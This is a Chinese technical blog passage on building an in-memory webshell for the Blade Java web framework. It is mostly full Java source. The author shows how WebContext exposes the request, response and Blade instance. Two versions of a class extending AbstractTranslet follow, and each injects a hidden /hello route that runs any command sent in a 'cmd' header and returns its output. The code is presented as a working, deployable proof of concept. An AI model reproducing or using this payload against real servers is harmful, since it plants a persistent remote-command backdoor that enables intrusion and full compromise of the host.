
最开始我找的到的是RouteContext,这里面又request和response。
但是后面发现调用有一点困难,并且一直报错就寻找了另外一个类,也就是WebContext。

这个类是在HttpServerHandler中调试时发现的,这里有一个好像啥都没有用到的全局变量,并且通过名字可以猜测其是储存WebContext的。
跳转到WebContext中可以发现其有blade、response等变量,并且拥有全局方法get方法来获得当前的WebContext。
因此很容易构造回显的demo,代码如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
public void exp() throws Exception{ WebContext context = WebContext.get(); HttpResponse response = (HttpResponse) context.getResponse(); Request request = context.getRequest(); String cmd = request.header("cmd"); Process process = Runtime.getRuntime().exec(cmd); StringBuilder output = new StringBuilder(); try (BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream())); BufferedReader errReader = new BufferedReader(new InputStreamReader(process.getErrorStream()))) { String line; while ((line = reader.readLine()) != null) { output.append(line).append("\n"); } while ((line = errReader.readLine()) != null) { output.append(line).append("\n"); } } response.body(output.toString()); }
完整内存马
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
import java.io.BufferedReader; import java.io.InputStreamReader; import java.lang.reflect.Field; import java.lang.reflect.InvocationTargetException; import java.lang.reflect.Method; import java.util.IdentityHashMap; import java.util.Map; import com.hellokaton.blade.Blade; import com.hellokaton.blade.annotation.Path; import com.hellokaton.blade.mvc.RouteContext; import com.hellokaton.blade.mvc.WebContext; import com.hellokaton.blade.mvc.http.HttpMethod; import com.hellokaton.blade.mvc.http.HttpResponse; import com.hellokaton.blade.mvc.route.Route; import com.hellokaton.blade.mvc.route.RouteMatcher; import com.hellokaton.blade.mvc.ui.ResponseType; import com.sun.org.apache.xalan.internal.xsltc.DOM; import com.sun.org.apache.xalan.internal.xsltc.TransletException; import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet; import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator; import com.sun.org.apache.xml.internal.serializer.SerializationHandler; import com.hellokaton.blade.mvc.http.Request; public class blade_shell extends AbstractTranslet { static { try { Blade blade = findBladeInstance(); if (blade == null) { System.err.println("Blade instance not found!"); } // 反射获取 routeMatcher Field f = Blade.class.getDeclaredField("routeMatcher"); f.setAccessible(true); RouteMatcher realMatcher = (RouteMatcher) f.get(blade); // 构造你的 Route Route route = Route.builder() .httpMethod(HttpMethod.GET) .path("/hello") .target(new blade_shell()) .targetType(blade_shell.class) .action(blade_shell.class.getDeclaredMethod("exp")) .build(); Field field = Route.class.getDeclaredField("responseType"); field.setAccessible(true); field.set(route, ResponseType.EMPTY); Method addRoute = RouteMatcher.class.getDeclaredMethod("addRoute", Route.class); addRoute.setAccessible(true); addRoute.invoke(realMatcher, route); Method register = RouteMatcher.class.getDeclaredMethod("register"); register.setAccessible(true); register.invoke(realMatcher); } catch (InvocationTargetException | NoSuchMethodException | IllegalAccessException | NoSuchFieldException e) { throw new RuntimeException(e); } } public static Blade findBladeInstance() { for (Map.Entry<Thread, StackTraceElement[]> entry : Thread.getAllStackTraces().entrySet()) { Thread thread = entry.getKey(); if (!thread.isAlive()) continue; // 只扫描活跃线程 try { Field targetField = Thread.class.getDeclaredField("target"); targetField.setAccessible(true); Object target = targetField.get(thread); if (target != null) { Blade blade = findBladeInObject(target, new IdentityHashMap<>()); if (blade != null) return blade; } } catch (NoSuchFieldException | IllegalAccessException e) { e.printStackTrace(); // 输出调试信息 } } return null; } private static Blade findBladeInObject(Object obj, IdentityHashMap<Object, Boolean> visited) throws IllegalAccessException { if (obj == null || visited.containsKey(obj)) return null; visited.put(obj, Boolean.TRUE); if (obj instanceof Blade) return (Blade) obj; Class<?> clazz = obj.getClass(); if (clazz.isPrimitive() || clazz.getName().startsWith("java.")) return null; Field[] fields = clazz.getDeclaredFields(); for (Field f : fields) { f.setAccessible(true); Object value = f.get(obj); Blade blade = findBladeInObject(value, visited); if (blade != null) return blade; } return null; } public void exp() throws Exception{ WebContext context = WebContext.get(); HttpResponse response = (HttpResponse) context.getResponse(); Request request = context.getRequest(); String cmd = request.header("cmd"); Process process = Runtime.getRuntime().exec(cmd); StringBuilder output = new StringBuilder(); try (BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream())); BufferedReader errReader = new BufferedReader(new InputStreamReader(process.getErrorStream()))) { String line; while ((line = reader.readLine()) != null) { output.append(line).append("\n"); } while ((line = errReader.readLine()) != null) { output.append(line).append("\n"); } } response.body(output.toString()); } @Override public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {} @Override public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {} }

执行命令并且成功回显。
当然因为WebContext里面有Blade实例,因此可以直接使用blade方法去调用,就不需要从内存中遍历出来了,内存马也可以再一次减短。
最终POC 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 import java.io.BufferedReader; import java.io.InputStreamReader; import java.lang.reflect.Field; import java.lang.reflect.InvocationTargetException; import java.lang.reflect.Method; import java.util.IdentityHashMap; import java.util.Map; import com.hellokaton.blade.Blade; import com.hellokaton.blade.annotation.Path; import com.hellokaton.blade.mvc.RouteContext; import com.hellokaton.blade.mvc.WebContext; import com.hellokaton.blade.mvc.http.HttpMethod; import com.hellokaton.blade.mvc.http.HttpResponse; import com.hellokaton.blade.mvc.route.Route; import com.hellokaton.blade.mvc.route.RouteMatcher; import com.hellokaton.blade.mvc.ui.ResponseType; import com.sun.org.apache.xalan.internal.xsltc.DOM; import com.sun.org.apache.xalan.internal.xsltc.TransletException; import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet; import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator; import com.sun.org.apache.xml.internal.serializer.SerializationHandler; import com.hellokaton.blade.mvc.http.Request; public class blade_shell extends AbstractTranslet { static { try { WebContext context = WebContext.get(); Blade blade = context.blade(); // 反射获取 routeMatcher Field f = Blade.class.getDeclaredField("routeMatcher"); f.setAccessible(true); RouteMatcher realMatcher = (RouteMatcher) f.get(blade); // 构造你的 Route Route route = Route.builder() .httpMethod(HttpMethod.GET) .path("/hello") .target(new blade_shell()) .targetType(blade_shell.class) .action(blade_shell.class.getDeclaredMethod("exp")) .build(); Field field = Route.class.getDeclaredField("responseType"); field.setAccessible(true); field.set(route, ResponseType.EMPTY); Method addRoute = RouteMatcher.class.getDeclaredMethod("addRoute", Route.class); addRoute.setAccessible(true); addRoute.invoke(realMatcher, route); Method register = RouteMatcher.class.getDeclaredMethod("register"); register.setAccessible(true); register.invoke(realMatcher); } catch (InvocationTargetException | NoSuchMethodException | IllegalAccessException | NoSuchFieldException e) { throw new RuntimeException(e); } } public void exp() throws Exception{ WebContext context = WebContext.get(); HttpResponse response = (HttpResponse) context.getResponse(); Request request = context.getRequest(); String cmd = request.header("cmd"); Process process = Runtime.getRuntime().exec(cmd); StringBuilder output = new StringBuilder(); try (BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream())); BufferedReader errReader = new BufferedReader(new InputStreamReader(process.getErrorStream()))) { String line; while ((line = reader.readLine()) != null) { output.append(line).append("\n"); } while ((line = errReader.readLine()) != null) { output.append(line).append("\n"); } } response.body(output.toString()); } @Override public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {} @Override public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {} }